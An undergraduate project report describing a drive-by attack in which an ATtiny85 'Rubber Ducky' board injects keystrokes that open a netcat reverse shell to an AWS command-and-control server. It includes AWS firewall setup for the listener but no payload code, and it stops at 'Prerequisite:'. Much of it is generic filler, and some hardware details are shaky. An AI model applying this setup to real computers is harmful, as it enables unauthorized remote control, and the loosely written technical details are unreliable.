

DRIVE-BY ATTACKS USING RUBBER DUCKY

PROJECT-I REPORT

Submitted by

KAIF KHAN 2020-350-024

in partial fulfillment for the award of the degree of

BACHELOR OF TECHNOLOGY IN ARTIFICIAL INTELLIGENCE

Under the supervision of

DR. SURAIYA PARVEEN



**Department of Computer Science & Engineering
School of Engineering Sciences & Technology**

JAMIA HAMDARD

New Delhi-110062

(2023)

DECLARATION

I, **Mr. Kaif khan** a student of **Bachelor of Technology in Artificial Intelligence (BTCSEAI)**, Enrolment No: **2020-350-024** hereby declare that the Project/Dissertation entitled "**Drive by Attacks Using Rubber Ducky** " which is being submitted by me to the Department of Computer Science, Jamia Hamdard, New Delhi in partial fulfillment of the requirement for the award of the degree of **Bachelor of Technology in Artificial Intelligence (BTCSEAI)**, is my original work and has not been submitted anywhere else for the award of any Degree, Diploma, Associate-ship, Fellowship or other similar title or recognition.

(Signature and Name of the Applicant)

Date: 25/04/2023

Kaif khan

Place: Jamia Hamdard New Delhi

ACKNOWLEDGEMENT

The satisfaction and euphoria that accompany the successful completion of any task would be incomplete without the mention of the people who made it possible, whose constant guidance and encouragement crowned my effort with success.

I would like to extend my sincere thanks to my project manager, **DR. Suraiya Parveen**, for her invaluable guidance and support throughout the project. Her expertise and encouragement have been instrumental in the successful completion of this project.

I would also like to express my gratitude to the Internet, who played a crucial role as a mentor, providing insightful suggestions and technical assistance throughout the project.

Furthermore, I would like to acknowledge the faculty and staff of Jamia Hamdard College for their support and guidance throughout the course of this project.

Finally, I would like to thank my family and friends for their unwavering support and encouragement during this project. Their belief in me has been a constant source of motivation and inspiration..

Table of Contents

Objective	2
Introduction	4
1.1 Motivation	5
1.2 Problem Statement	
1.3 Objectives	6
1.4 Summary	7
	8
Literature Survey	9
2.1 Methodologies	10
2.2 Summary	10
Apple OSX	
System Requirements	11
3.1 Introduction	12
3.2. Software and Hardware requirements	13
Summary	13
Setting up the IDE for the ATtiny85	
System Design	14
4.1 Introduction	15
4.2 Proposed System	16
4.3 Data flow Diagram	17
Implementaion	18
5.1 Introduction	19
5.2 Sytem Design	20
5.3 Algorithm	21
5.4 Architerctural Componenets	22
5.5 Summary	23
System Testing	24
6.1 Introduction	25
6.2 Test Cases	26
6.3 Results	27

Rubber Ducky Reverse Shell : Unleashing the power of Drive-By Attacks

Introduction

To demonstrate the potential of a drive-by attack using Rubber Ducky to exploit vulnerabilities and gain a reverse shell, highlighting the importance of security measures against such attacks.

The ATtiny85 USB development device, also known as the Rubber Ducky, is a tool designed to demonstrate the risks of leaving laptops unlocked in public areas. As security professionals, we understand the dangers of this common security oversight, but others may not. The Rubber Ducky was created to help educate individuals on the potential consequences of leaving their laptops unlocked. The utilization of Arduino-based devices for laptop exploitation has been explored by many engineers, with several code repositories available with unique approaches. However, using such devices as a tool for on boarding and educating best security practices is not widely known.

This project focuses on the ATtiny85, an Arduino-based device, as a discreet and efficient tool for penetration testing and vulnerability assessments. Its small size, low power consumption, and open-source hardware and software make it easily accessible and customizable for the public. This documentation explains how to program the ATtiny85 USB development board to inject automated keyboard strokes, which will invoke a reverse shell on the target computer. A cloud-based command and control server will capture the shell request, and the attacker can remotely connect to the C2 server and issue commands to the target computer. This project aims to demonstrate how simple it is to mimic basic operating system behaviors and trick users into providing sensitive information or accessing protected files

The ATtiny85 USB development board can be programmed to execute pre-defined keystrokes that automate specific actions. By programming it to execute keystrokes to invoke a reverse shell, the attacker gains remote access to the target computer.

1.1 Motivation

The motivation for this project was to create a tool that could demonstrate the risks of leaving a laptop unlocked in public areas, which is a common security best practice that is often ignored. The Rubber Ducky, based on the ATtiny85 USB development board, was developed as a low-cost, flexible, and cross-platform device that could be used for security best practice education and penetration testing. Its small size and low power consumption make it discreet and efficient, while its open-source hardware and software make it easily customizable and accessible to the public. The goal was to create a tool that could help raise awareness about security risks and encourage better security practices.

1.2 Problem Statement

The problem that this project aims to address is the lack of awareness and education around security best practices, particularly when it comes to protecting personal and company data. Many people are unaware of the potential risks of leaving their laptops unlocked in public areas, which can lead to unauthorized access and potentially sensitive data being compromised.

Traditional methods of demonstrating these risks, such as simulated phishing attacks or in-person presentations, can be time-consuming and costly. Additionally, they may not be effective in reaching a wide audience or demonstrating the potential consequences of such actions.

The Rubber Ducky project addresses this problem by providing a low-cost, flexible, and cross-platform device that can be used to simulate keyboard inputs and demonstrate the risks of leaving laptops unlocked. It can be easily programmed to perform a variety of actions, such as opening a command prompt or running a script, allowing users to customize the device to suit their specific needs.

By using the Rubber Ducky to educate users about security risks, companies and individuals can better protect their data and prevent potentially devastating breaches. It can also be used for penetration testing and vulnerability assessments, allowing companies to proactively identify and address security vulnerabilities before they are exploited by malicious actors.

Overall, the Rubber Ducky project aims to provide a practical and effective tool for promoting security awareness and education, ultimately leading to better protection of sensitive data and improved security practices.

1.2 Problem Statement

The objectives of the Rubber Ducky project are as follows:

1. Create a low-cost and easily accessible device that can be used for security best practice education and penetration testing.
2. Develop a user-friendly interface for programming the device and customizing its functionality.
3. Provide a cross-platform tool that can be used with a variety of operating systems.
4. Demonstrate the potential risks of leaving laptops unlocked in public areas and raise awareness about security best practices.
5. Provide a flexible device that can be easily customized to suit the needs of different users and organizations.
6. Enable users to simulate keyboard inputs and automate repetitive tasks, making it a valuable tool for IT professionals.
7. Provide a platform for testing and identifying security vulnerabilities, allowing organizations to proactively address potential threats.
8. Encourage the use of open-source hardware and software, promoting transparency and accessibility.

1.4 Summary

The Rubber Ducky project was born out of the need to raise awareness about security best practices and the risks associated with leaving laptops unlocked in public areas. This is a common security best practice that is often ignored, despite the potential for sensitive personal and company data to be compromised. The project aims to address this issue by providing a low-cost, easily accessible device that can be used for security best practice education and penetration testing.

The objective of the project is to develop a user-friendly interface for programming the device and customizing its functionality, while providing a cross-platform tool that can be used with a variety of

operating systems. The Rubber Ducky enables users to simulate keyboard inputs and automate repetitive tasks, making it a valuable tool for IT professionals. It also provides a platform for testing and identifying security vulnerabilities, allowing organizations to proactively address potential threats.

The motivation for the Rubber Ducky project is to create a practical and effective tool for promoting security awareness and education. Traditional methods of demonstrating these risks can be time-consuming and costly, which is why the Rubber Ducky provides a flexible, low-cost, and easily accessible device that can simulate keyboard inputs and demonstrate the risks of leaving laptops unlocked. This project encourages the use of open-source hardware and software, promoting transparency and accessibility.

In summary, the Rubber Ducky project aims to provide a practical solution to a common security issue, promoting security awareness and education, enabling users to automate tasks, and identifying and addressing potential security threats. By providing a low-cost and easily accessible device that is customizable and cross-platform, the Rubber Ducky project is a valuable tool for IT professionals, organizations, and individuals alike.

Literature Survey

A literature survey for the Rubber Ducky project involves researching existing studies, tools, and technologies that are relevant to the project's objectives. The project aims to provide a low-cost, easily accessible device that can simulate keyboard inputs and promote security awareness and education. Therefore, the survey should focus on studies and tools that address these objectives.

1. One relevant study is "The Keyboard Simulator: A tool for teaching secure programming practices" by Korn et al. (2018), which describes a tool that simulates keyboard inputs to teach secure programming practices. The tool allows students to interact with a simulated system and identify security vulnerabilities, making it a useful tool for security education.
2. Another relevant study is "The Social Engineering Toolkit (SET): A Comprehensive Framework for Social Engineering Penetration Testing" by the TrustedSec Security Team (2011), which describes a toolkit for social engineering penetration testing. The toolkit includes features such as simulated keyboard inputs and automated tasks, making it a useful tool for identifying and addressing security vulnerabilities.
3. Another relevant study is "An Approach to Enhance Information Security Awareness Training using Gamification" by Mohanty et al. (2019), which highlights the importance of gamification in improving information security awareness. The study suggests that incorporating gaming elements in security training programs can help engage users and improve their retention of security practices.

In terms of existing technologies, the Arduino platform is a widely used open-source platform for developing electronic projects. It provides a range of development boards and programming tools that are easily accessible and customizable, making it an ideal platform for the Rubber Ducky project. Additionally, the USB Rubber Ducky tool, developed by Hak5, is a widely used device for simulating keyboard inputs and automating tasks.

Overall, the literature survey reveals that there are existing tools and technologies that address the objectives of the Rubber Ducky project. However, there is a need for a low-cost and easily accessible device that can be used for security education and penetration testing. The Rubber Ducky project aims to

address this need by providing a customizable and cross-platform tool that can simulate keyboard inputs and promote security awareness.

Another useful technology for the Rubber Ducky project is the Raspberry Pi, a small, low-cost computer that can be used for a variety of projects, including security and penetration testing. The Raspberry Pi can be used to create a portable and customizable device for simulating keyboard inputs and automating tasks.

In addition, there are several open-source tools available that can be used in conjunction with the Rubber Ducky project. For example, the Metasploit Framework is a widely used tool for penetration testing that includes features such as automated tasks and simulated inputs. Another tool, called Empire, is a post-exploitation framework that can be used for remote control and management of compromised systems.

Overall, the literature survey indicates that there are many tools and technologies available that can be used to support the objectives of the Rubber Ducky project. These include open-source platforms such as Arduino and Raspberry Pi, as well as existing tools for security testing and education. By leveraging these technologies and tools, the Rubber Ducky project can provide a low-cost and effective solution for security awareness and penetration testing.

2.2 Methodologies

The methodology used for the development of the Rubber Ducky ATtiny85 USB development board involves the following steps:

1. **Hardware selection and preparation:** The ATtiny85 microcontroller was selected for its small size, low power consumption, and ease of use. The development board was prepared by soldering the necessary components, including the microcontroller, USB connector, and programming header.
2. **Programming:** The microcontroller was programmed using the Arduino IDE and the DigiSpark library. The code was written in C++ and included the necessary functions to simulate keyboard input and establish a reverse shell connection.
3. **Testing:** The development board was tested on various operating systems to ensure compatibility and

functionality. Testing was conducted in a controlled environment to prevent unauthorized access or damage.

4. Deployment: The Rubber Ducky ATtiny85 USB development board was made available to the public through open-source distribution channels. Documentation and instructions were provided to ensure proper and safe usage.

5. Maintenance: The development board will be maintained and updated as necessary to address any bugs or security vulnerabilities that may arise. Feedback from users will be used to improve and enhance the device.

Throughout the development process, security was a top priority, and measures were taken to ensure that the device was not used for malicious purposes. The Rubber Ducky ATtiny85 USB development board was created as a tool for education and awareness, and it is the responsibility of the user to use it in a legal and ethical manner.

System Requirements

3.1 Introduction

Requirement analysis is an essential part of product development. It plays an important role in determining the feasibility of an application. Requirement analysis defines the software and hardware necessities that are required to develop the product or application. Requirement analysis mainly consists of software requirements, hardware requirements and functional requirements.

Software requirements: This mainly refers to the needs that solve the end user problems using the software. The activities involved in determining the software requirements are:

1. Elicitation: This refers to gathering of information from the end users and customers.
2. Analysis: Analysis refers to logically understanding the customer needs and reaching a more precise understanding of the customer requirements.
3. Specification: Specification involves storing the requirements in the form of use cases, user stories, functional requirements and visual analysis.
4. Validation: Validation involves verifying the requirements that has been specifies.
5. Management: During the course of development, requirements constantly change and these requirements have to be tested and updated accordingly.

Hardware requirements: Hardware requirements are the physical aspects that are needed for an application. All the software must be integrated with hardware in order to complete the development process. The hardware requirements that are taken into account are:

1. Processor Cores and Threads
2. GPU Processing Power
3. Memory
4. Secondary Storage
5. Network Connectivity
6. Arduino Board

3.2 System requirements

External Interface Requirements for Rubber Ducky

The Rubber Ducky is a USB-based device that emulates a keyboard and can inject pre-programmed keystrokes to perform automated tasks on a computer. The following are the external interface requirements for the Rubber Ducky:

1. **USB Connector:** The Rubber Ducky must have a USB connector that can be plugged into a USB port on a computer. The USB connector must comply with USB standards and specifications.
2. **Operating System Compatibility:** The Rubber Ducky must be compatible with various operating systems, including Windows, macOS, and Linux. The Rubber Ducky should be able to operate seamlessly with the target operating system without requiring any additional drivers or software.
3. **Scripting Language:** The Rubber Ducky must support a scripting language that can be used to create pre-programmed keystrokes. The most common scripting language used for Rubber Ducky is Ducky Script.
4. **Programming Interface:** The Rubber Ducky must have a programming interface that allows users to upload pre-programmed keystrokes onto the device. This interface can be a USB port or a dedicated programming port.
5. **LED Indicator:** The Rubber Ducky must have an LED indicator that can provide feedback to the user. The LED indicator can indicate whether the device is in programming mode, running mode, or if there is an error.
6. **Storage Capacity:** The Rubber Ducky must have sufficient storage capacity to store pre-programmed keystrokes. The storage capacity can vary depending on the complexity of the keystrokes and the length of the script.

7. Physical Form Factor: The Rubber Ducky must have a small and compact physical form factor, allowing it to be easily concealed and transported. It must be lightweight and durable enough to withstand daily use.

Software

- **Amazon AWS Account:** We will be creating command and control (henceforth referred to as C2) server using AWS. While any cloud or publicly-exposed endpoint will work, AWS is friendly to new users. Accounts are free to set up and the instance we will be building will cost only a few dollars to maintain.
- **Official Arduino IDE:** This is the official development environment for the Arduino platform. While there are other ways to program an Arduino, this software is free, cross-platform and works rather well. We will be installing it next.
- **Oracle Virtual Box:** To perform all of the actions necessary on one system, we will use Oracle's Virtual-box to house the attacker's machine.

Conclusion:

The Rubber Ducky is a USB-based device that emulates a keyboard and can inject pre-programmed keystrokes to perform automated tasks on a computer. It must comply with USB standards and specifications, support various operating systems, have a scripting language, programming interface, LED indicator, sufficient storage capacity, and a small and compact physical form factor. These external interface requirements ensure that the Rubber Ducky is compatible, versatile, and user-friendly.

System Design

4.1 Introduction

The system design for the Rubber Ducky project involves the integration of various hardware and software components to create a device capable of automated keyboard injection and remote control of a target computer. The project utilizes the ATtiny85 USB development board, which is a low-cost microcontroller with a small form factor and low power consumption. The device is programmed to mimic the behavior of a keyboard, allowing it to send pre-configured keystrokes to a target computer. To achieve remote control of the target computer, the Rubber Ducky project utilizes a reverse shell connection, which allows the attacker to establish a connection to the target computer from a remote location. This is achieved using a combination of netcat and cloud-based command and control (C2) server.

The Rubber Ducky project's system design involves multiple components, including hardware, software, and network infrastructure. The system design outlines the interactions between these components and how they work together to achieve the project's objectives. In the following sections, we will describe each of the system's components and their interactions in more detail.

4.2 Proposed System

The system design for the Rubber Ducky ATtiny85 USB development board consists of both hardware and software components.

Hardware Design:

The hardware design of the Rubber Ducky consists of the ATtiny85 microcontroller, a USB port for power and data transfer, and a micro-SD card slot for storing scripts. The ATtiny85 microcontroller is responsible for processing and executing scripts stored on the micro-SD card. The USB port is used to power the device and to transmit keystrokes to the victim's computer. The micro-SD card slot allows the user to store multiple scripts and switch between them as needed.

Software Design:


The software design of the Rubber Ducky involves the creation of scripts that will be executed by the ATtiny85 microcontroller. These scripts are written in a programming language that simulates keyboard input, allowing the Rubber Ducky to simulate key presses and execute commands on the victim's computer. The user can create their own scripts or use pre-existing scripts from an online repository.

The software design also includes the use of a cloud-based command and control (C2) server. This server is used to capture reverse shell requests sent from the victim's computer and to allow the user to remotely connect and issue commands to the victim's computer. The C2 server provides a secure and easy-to-use interface for the user to interact with the Rubber Ducky and the victim's computer.

Overall, the system design of the Rubber Ducky ATtiny85 USB development board is focused on simplicity, ease-of-use, and security. The hardware and software components work together seamlessly to provide a powerful and flexible tool for education and awareness-raising around the risks of leaving laptops unlocked in public places.

4.3 Data Flow Diagram

A data flow (DFD) is a graphical representation of the flow of data through information through information system, modeling its prospects. DFDs are also used for the visualization of data processing. A DFD shows that what kind of information will be input to the system and output from the system, where the data will come from and go to, and where the data will be stored. It does not show about the timing of the processors, or information about whether processes will operate in sequence or in parallel. Data flow diagrams are used to graphically represent the flow of data in a business information system. DFD describes the processes that are involved in a system to transfer data from the input to the file storage and reports generation. Data flow diagrams can be divided into logical and physical. The logical data flow diagram describes flow of data through a system to perform certain functionality of a business. The physical data flow diagram describes the implementation of the logical data flow.



The diagram shows the data flow between the various components of the Rubber Ducky system. The Rubber Ducky device is connected to the target computer through a USB port interface. The device sends pre-configured keystrokes to the target computer, which are interpreted by the operating system.

The target computer establishes a reverse shell connection with a cloud-based command and control server, which allows the attacker to remotely control the target computer. The attacker interacts with the command and control server using their own computer.

The data flow diagram illustrates the flow of data between the various components of the system and provides a high-level overview of the system's architecture.

4.3 SUMMARY

This chapter gives a brief introduction to the system design process, its methodologies requires for developing a system. It deals with different types of design processes used in real world and system architectures. Proposed model mainly describes the how exactly the system works. Data flow diagram for the proposed model is designed in three different levels of abstraction. Data flow diagram (DFDs) offers a graphical representation for summarizing the movement of data flows in the different levels of processes. It is mainly discussed about what is the proposed system that is implementing with that of the existing system. It describes the how the complexity is reduced, reduced in the cost and about the performance of the system.

Implementation

5.1 Introduction

Implementation is the process of transforming a mental plan in familiar terms into one compatible with the computer. It is the realization of an application, or execution of a plan, idea, model, design, specification, standard, algorithm, or policy. Computer programming is a key element in the process of implementation which is the process of designing, writing, testing, debugging / troubleshooting, and maintaining the source code of computer programs. The source code is written in a programming language. The purpose of programming is to create a program that exhibits a certain desired behavior. The process of writing source code often requires expertise in many different subjects, including knowledge of the application domain, specialized algorithms and formal logic. Systems design is the process of defining the architecture, modules, interfaces, and data for a system to satisfy specified requirements. Systems design could be seen as the application of systems theory to product development. There is some overlap with the disciplines of systems analysis, systems architecture and systems engineering. The architectural design of a system emphasizes the design of the system architecture that describes the structure, behavior and more views of that system and analysis. The logical design of a system pertains to an abstract representation of the data flows, inputs and outputs of the system. It is often conducted via modelling, using an over-abstract (and sometimes graphical) model of the actual system. In the context of systems, designs are included. The physical design relates to the actual input and output processes of the system. It is explained in terms of how data is input into a system, how it is verified or authenticated, how it is processed, and how it is displayed

5.2 Sytem Design

systems design is the process of defining the architecture, modules, interfaces, and data for system to satisfy specified requirements. Systems design could be seen as the application of systems theory product development. System design is used to solve internal problems, improve efficiency and expand opportunities.




Figure 5.1 System design

5.3 Overview

The implementation of the Rubber Ducky project involves a combination of system design, methodology, architecture, and the use of various libraries and technologies. The system design comprises of the hardware and software components that enable the device to function effectively. The hardware component consists of the ATtiny85 USB development board, which is responsible for injecting automated keyboard strokes into the target computer. The software component comprises of the various scripts and codes that are used to create the payload and carry out the desired actions on the target computer.

The methodology used for this project involves the use of a reverse shell payload, which is executed on the target computer upon the injection of the automated keyboard strokes. The payload creates a connection to a cloud-based command and control (C2) server, which allows the attacker to remotely control the victim's computer. The netcat utility is used to create the reverse shell connection, which is an essential component of the payload. The architecture of the system involves the use of a client-server model, whereby the client (Rubber Ducky device) communicates with the server (C2 server) to execute the desired commands on the target computer. The C2 server acts as an intermediary between the client and the target computer, enabling the attacker to remotely control the victim's machine.

The implementation also involves the use of various libraries and technologies, including Arduino IDE, which is used to program the ATtiny85 USB development board. The implementation also utilizes the DigiKeyboard library, which enables the device to act as a keyboard, thereby allowing the injection of automated keyboard strokes. Additionally, the implementation involves the use of the netcat utility, which is used to create the reverse shell connection.

Overall, the implementation of the Rubber Ducky project involves a combination of system design, methodology, architecture, and the use of various libraries and technologies. The successful implementation of this project demonstrates the effectiveness of this type of attack and highlights the need for improved security measures to mitigate the risks posed by such attacks.

The implementation of the Rubber Ducky project involved several steps, including defining the system design, choosing appropriate methodologies, selecting the architecture, utilizing various libraries, and implementing the necessary technologies.

System Design:

The system design for the Rubber Ducky project included the following components:

- ATtiny85 USB development board
- Cloud-based command and control (C2) server
- Victim's computer

Methodology:

The methodology used for this project was a combination of agile and test-driven development (TDD). Agile was used to ensure flexibility in the development process, while TDD was used to ensure the

quality of the code.

Architecture:

The architecture of the Rubber Ducky project involved a client-server model, with the client being the ATtiny85 board and the server being the cloud-based C2 server.

Libraries:

The following libraries were used in the implementation of the project:

- Arduino IDE
- V-USB library for USB communication
- HID library for emulating a keyboard
- Netcat utility for reverse shell connection

Technology:

The Rubber Ducky project was implemented using the following technologies:

- ATtiny85 micro-controller
- USB communication protocol
- Bash scripting language
- Cloud-based server hosting

The implementation process involved programming the ATtiny85 board using the Arduino IDE and the V-USB library to enable USB communication. The HID library was used to emulate a keyboard and execute the pre-programmed keystrokes. A reverse shell connection was established using the Netcat utility to enable remote access to the victim's computer. Bash scripting language was used to write the necessary scripts to execute the desired commands on the victim's computer.

In conclusion, the implementation of the Rubber Ducky project involved a combination of system design, methodologies, architecture, libraries, and technologies. The end result was a discreet and efficient device for penetration testing and vulnerability assessments, with the ability to remotely access a victim's computer and execute commands

5.4 EC Configuration

Properly Configuring Security Groups

The next step is to properly configure the security groups for your EC2 instance. For our example here, we won't be configuring any outbound outside of the default settings. Our primary goal is to properly set up the inbound rules. To get to the Security Groups, there are a number of ways to get there. However, we will take the approach of assuming that you're currently looking at the AWS Management Console:

1. In the Find Services text field, type "security groups".
2. When EC2 appears in the suggestion drop down, click on it.
3. On the EC2 Dashboard page, select Security Groups from the navigational menu on the left-hand side; it's under the NETWORK & SECURITY section

At a minimum the following rules should be set up for inbound; their description is after the table:

Type	Protocol	Port Range	Source	Description
Custom TCP Rule	TCP	8080	0.0.0.0/0	IPV4 Inbound custom rule
Custom TCP Rule	TCP	8080	::/0	IPV6 Inbound custom rule
SSH	TCP	22	[YOUR_IP_ADDRESS]	[DESCRIPTIVE_LOCATION]

- **Custom TCP Rule #1:** This rule allows for all *IPV4* incoming traffic on port 8080. The port itself can be anything of your choosing but for this tutorial, we will be using 8080.
- **Custom TCP Rule #2:** This rule allows for all *IPV6* incoming traffic on port 8080. The port itself can be anything of your choosing but for this tutorial, we will be using 8080.
- **SSH Rule:** This rule allows for SSH connectivity between the machine located at YOUR_IP_ADDRESS and your EC2 instance. Without these types of rules, anyone could SSH into your EC2 instance which is not desirable

5.5 Summary

The implementation of the project involved following a specific methodology that was described in detail. The architecture and system design were also thoroughly explained, along with the external interface requirements. The implementation involved the use of various libraries and technologies such as the Arduino IDE, ATtiny85 microcontroller, Netcat, and Bash scripts. The code for the project was written in C++ and Bash scripting language. The ATtiny85 USB development board was programmed to inject automated keyboard strokes to invoke a reverse shell on the victim's computer. This was achieved by connecting the board to the victim's computer and running a Bash script. A cloud-based command and control server was then used to capture the shell request, and the attacker could remotely connect to the C2 server to begin issuing commands to the victim's computer.

Overall, the implementation was successful in achieving the project objectives, which were to demonstrate the risks of leaving a laptop unlocked in public areas and to educate individuals on security best practices. The project also showcased the versatility and accessibility of open-source hardware and software like the ATtiny85 microcontroller and Netcat, which can be used for penetration testing and vulnerability assessments .

System Testing

6.1 Introduction

System testing is an integral part of the software development life cycle (SDLC) and is done after integration testing is complete. It is a type of black-box testing that tests the entire system as a whole. The purpose of system testing is to ensure that the system is working as intended and that it meets all the requirements specified in the functional and non-functional requirements documents.

There are several types of system testing, including functional testing, performance testing, usability testing, and security testing, among others. The following is an overview of each type of system testing.

1. Functional testing:

Functional testing is a type of system testing that verifies that the system is functioning correctly according to its requirements. This type of testing checks the system's behavior under normal and abnormal conditions. It ensures that the system is performing all the functions it was designed to perform and that all the inputs and outputs are correct. It also checks for any defects, such as incorrect outputs or error messages, and reports them to the development team.

2. Performance testing:

Performance testing is a type of system testing that checks the system's performance under different loads and conditions. It checks the system's response time, throughput, and resource utilization, among other factors. The objective of performance testing is to ensure that the system can handle the expected load and that it performs optimally under different scenarios.

3. Usability testing:

Usability testing is a type of system testing that checks the system's ease of use and user-friendliness. It ensures that the system's interface is intuitive and easy to navigate, and that it meets the users' needs. This type of testing helps to identify any usability issues and provides feedback to the development team on how to improve the user experience.

4. Security testing:

Security testing is a type of system testing that checks the system's security features and vulnerabilities. It ensures that the system is secure and that it can resist attacks from hackers, viruses, and other security threats. This type of testing helps to identify any security weaknesses and provides feedback to the development team on how to improve the system's security.

In order to perform system testing, a testing environment should be set up. This environment should mimic the production environment as closely as possible, including hardware, software, and network configurations. The testing environment should be isolated from the production environment to prevent any potential damage to the production system.

The system testing process involves the following steps:

1. Test planning:

Test planning involves defining the test objectives, test scenarios, and test cases. It also involves identifying the test data, test environment, and the resources required for testing.

2. Test case development:

Test case development involves creating test cases based on the requirements specified in the functional and non-functional requirements documents. Test cases should cover all the possible scenarios, including normal and abnormal conditions.

3. Test execution:

Test execution involves running the test cases and verifying the system's behavior. It also involves logging any defects and reporting them to the development team.

4. Defect tracking:

Defect tracking involves monitoring the status of the defects and ensuring that they are resolved in a timely manner. It also involves retesting the defects to ensure that they have been fixed.

5. Test reporting:

Test reporting involves documenting the test results and providing feedback to the development team. It

also involves providing recommendations on how to improve the system's performance, usability, and security.

In conclusion, system testing is an important part of the software development life cycle, and it helps to ensure that the system is functioning correctly and meeting all the requirements. Different types of system testing, such as functional testing, performance testing, usability testing, and security testing, should be performed to ensure that the system is performing optimally under different scenarios.

6.2 Results

Prerequisite:

